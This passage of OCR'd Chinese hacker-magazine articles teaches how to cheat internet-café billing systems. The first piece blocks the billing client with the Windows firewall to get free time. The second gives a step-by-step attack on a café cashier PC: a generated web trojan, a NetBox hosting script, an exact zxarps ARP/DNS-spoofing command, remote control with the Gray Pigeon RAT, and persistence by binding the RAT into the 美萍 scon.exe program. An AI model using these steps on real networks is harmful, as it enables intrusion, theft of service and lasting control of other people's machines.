
HEADSENSE的"一卡通"管理系统估计在许多城市的网吧中都在使用，以前老版本有个开机使用ctrl+alt+del调出任务管理器结束进程的办法，不过最近这个系统升级了，开机后管理端对屏幕的控制模式是全屏覆盖，窗口最前化，只有正常登录后才会显示桌面，那些常见的破解方法都不能使用了（图1）。另外进程监控功能也升级了，不知道保护进程注入到了哪个系统进程里，只要一关闭RUNME.EXE，系统在一秒钟内就会重启。估计应该是系统关键进程SVCHOST或WINLOGON吧，因为这两个系统进程使用正常方法是无法结束的。那么，面对升级后的管理系统要如何才能破解呢？

我郁闷了半个多月，不过一次偶然机会，我发现了破解的无敌方法，绝对安全有效。目前，几乎大多数网吧里使用的操作系统都是WindowsXP。前几天因为经常有人在网吧里利用共享和系统漏洞来挂马，我就把系统的防火墙服务启用了，对应的服务是Windows Firewall/Internet Connection Sharing (ICS)，没想到服务端没再提示出现"卡中余额不足"，奇怪的是防火墙也没弹出 "解除阻止"的对话框。点击"查询余额"也没有任何反应，这期间我特意去吧台查询还剩多少钱，每次的答复都是"没钱了，你准备下机吧"。有朋友可能会疑问：卡中没钱怎么没被刷下来？这主要是一卡通的记费机制的原因。普通的管理都是先上机然后记费，也就是说你刷上卡后到一小时记一小时的钱，而一卡通记费的方法是上机打卡后，管理系统先从卡中扣费，再按照扣费对应的时间确定机器能用多长时间，这么做主要是防止用户没钱造成欠费收不回来。每次记费刷下0.25元，所以就算卡中余额为零的情况下仍能玩10分钟左右（山东统一的上网费是1.5元/小时）。

记得在以前的杂志上也提到过使用LOOK'N STOP防火墙的办法，个人觉得不怎么实用，稍微有点常识的网管肯定会发现是怎么回事，因为LOOK'N STOP防火墙运行后有进程存在，而他们想破头也不会想到系统自带的防火墙，是以系统服务启动的，进程为svchost.exe，进程里一般都有六七个svchost.exe。为了测试通用性，我又换了好几个管理系统，比如PUBWIN EP和金盘电子阅览室，系统自带的防火墙都可以阻止服务端和管理端的连接，服务端显示没有任何异常。也有的管理系统比较智能，象联想机房管理软件，在和管理端失去连接后半小时就会自动重启或是关机，不过对于大多数管理系统还是有效的。

还得说一点，大家也看到了，说是免费其实还是要花钱的，必须卡里得先有钱才行。还是老办法，只充一块钱，上几分钟打卡下来或是一直等正常上机时间到，接着就是免费的了。其实要想修补这个漏洞也是很简单的，只要在防火墙允许放行的程序中添加相应的服务端进程名称即可，如图2。





文章难易度：★★
文章阅读点：使用 zxarps 攻击网吧主机中马，进而控制主机的收费系统。

zxarps 也来巧破美萍

冰释火花

一、前记

距离高考没有多少天了，为了缓解一下学习压力，忙里偷闲就到网吧放松了一下。看 X 档案也快两年了，对于上面介绍的破解网吧的方法，我也很想尝试一下，可不幸的是，X 上介绍的大多是万象、Pubwin 的破解方法，而我们这儿的网吧基本上使用的却是美萍管理软件（小编注：关于美萍的破解方法，在以前的杂志中也曾经介绍过的）。这下可难住了我，不过 X 档案不是经常教我们要多学习思路，在方法上要灵活变通吗？突然想起了在第三期杂志中介绍过的 Zxarps，这可是对付局域网的利器呀，我决定使用它来破解美萍。思路既然已经有了，那就踏上我们的网吧加钱之旅吧！

二、攻陷网吧收银台

1.配置网马

我从工具箱里翻出了封杀网马综合生成器，在地址栏处填上 http:// 你的内网 IP 地址 / 你的木马.exe，如图 1。如果不知道自己内网 IP 地址的话，可以打开 CMD 命令提示符，输入 **ipconfig /all**，IP Address 后边对应的就是你的内网 IP 地址，如图 2。这个工具生成的网马有多种选择，我选择的是 SP2 变种木马，远程控制我选用的则是灰鸽子。




图 1




图 2

2.搭建平台

接下来需要搭建一个支持 *.htm 的平台，可以使用 Netbox（如果小菜们嫌这个工具费事，也可以使用傻瓜 HTTP 服务器）。其安装过程很简单，一路 next 就可以了。安装完毕后，在任意位置里建个 Web 目录，然后打开记事本，输入以下内容：

```
Dim httpd
Shell.Service.RunService "NBWeb", "NetBox Web Server", "NetBox Http Server Sample"
'———————— Service Event ————————
Sub OnServiceStart()
    Set httpd = NetBox.CreateObject("NetBox.HttpServer")
    If httpd.Create("", 80) = 0 Then
        Set host = httpd.AddHost("", "\wwwroot")
```

```
'这里的 80 是服务端口，wwwroot 是 Web 所在目录，大家可以根据自己需要改变
        host.EnableScript = true
        host.AddDefault "default.asp"
        host.AddDefault "default.htm"
        host.AddDefault "index.asp"
        host.AddDefault "index.htm"
        httpd.Start
    else
        Shell.Quit 0
    end if
End Sub
Sub OnServiceStop()
    httpd.Close
End Sub
```

保存为 main.box，双击后服务就启动了。

3.巧取美萍

现在轮到我们的主角 zxarps 上场了，不过在使用 zxarps 前必须要安装 winPcap.exe。winPcap.exe 的安装也非常得简单，一路点击 next 就可以了（图 3）。




图 3




图 4




图 5

我们在 zxarps 的同目录下创建一个 bat 文件，文件内容就是“cmd.exe”，这样可以方便我们后面的操作。双击这个 bat 文件，就会运行 cmd 命令提示符了，输入以下命令：**zxarps.exe –idx 0 –ip 192.168.0.55，192.168.0.66 –hackdns "www.aa.com|222.22.2.2，www.bb.com|1.1.1.1"**，前面的两个 IP 地址是我们要欺骗的 IP（也就是我们的目标——收银台的 IP），后面的两个网址填写网管经常打开的网址（例如我所在的这家网吧首页为 www.hao123.com，这要根据你的实际情况而定），网址后面的 IP 则填你的内网 IP 地址。回车后，不一会儿网管





图 8

就上勾了（图4），当对方打开要浏览的网址时，zxarps.exe已经将其转到了我们的网页木马上。

打开灰鸽子，对方已经屁颠屁颠的来上线了（图5），来看一下对方的屏幕吧，呵呵，熟悉的界面一下子就弹了出来（图6）。



图7


图6

三、永久的肉鸡

说起来也挺郁闷的，我前几天使用上述的方法拿下过两次收银台电脑了，可是到第二天鸽子就飞了。我还以为是网管发现了呢，仔细一检查才发现是还原精灵在作怪（图7）。如何解决这个问题呢，我想了一下，网吧的数据每天都在更新，既然这样，和美萍相关的应该不在还原之列。通过查看美萍的进程scon.exe，我找到了它的路径，然后在硬盘的相应位置将美萍程序下载到了本地上，我又取出凌剑多文件捆绑器，将scon.exe和灰鸽子捆绑在了一起（图8）。注意，捆绑后的程序依然要命名为scon.exe。将收银台上的scon.exe改个名字，然后把捆绑好的scon.exe传上去，删除原程序。至此，网吧收银台就永远在我们在掌控之中了。菜菜们，庆祝一下吧！

（本文所涉及到的zxarps、封杀网马综合生成器、Netbox、傻瓜HTTP服务器、凌剑多文件捆绑器以及制作好的录像文件已收录到光盘中）

网吧通用破解法之权限提升

BASENET

相信奋斗于网吧一线的各位菜菜一定思考过这么一个问题：网吧限制怎样才能够实现通用破解。最近，我也一直在思考这个问题，在此，将我的一些想法与大家分享一下！

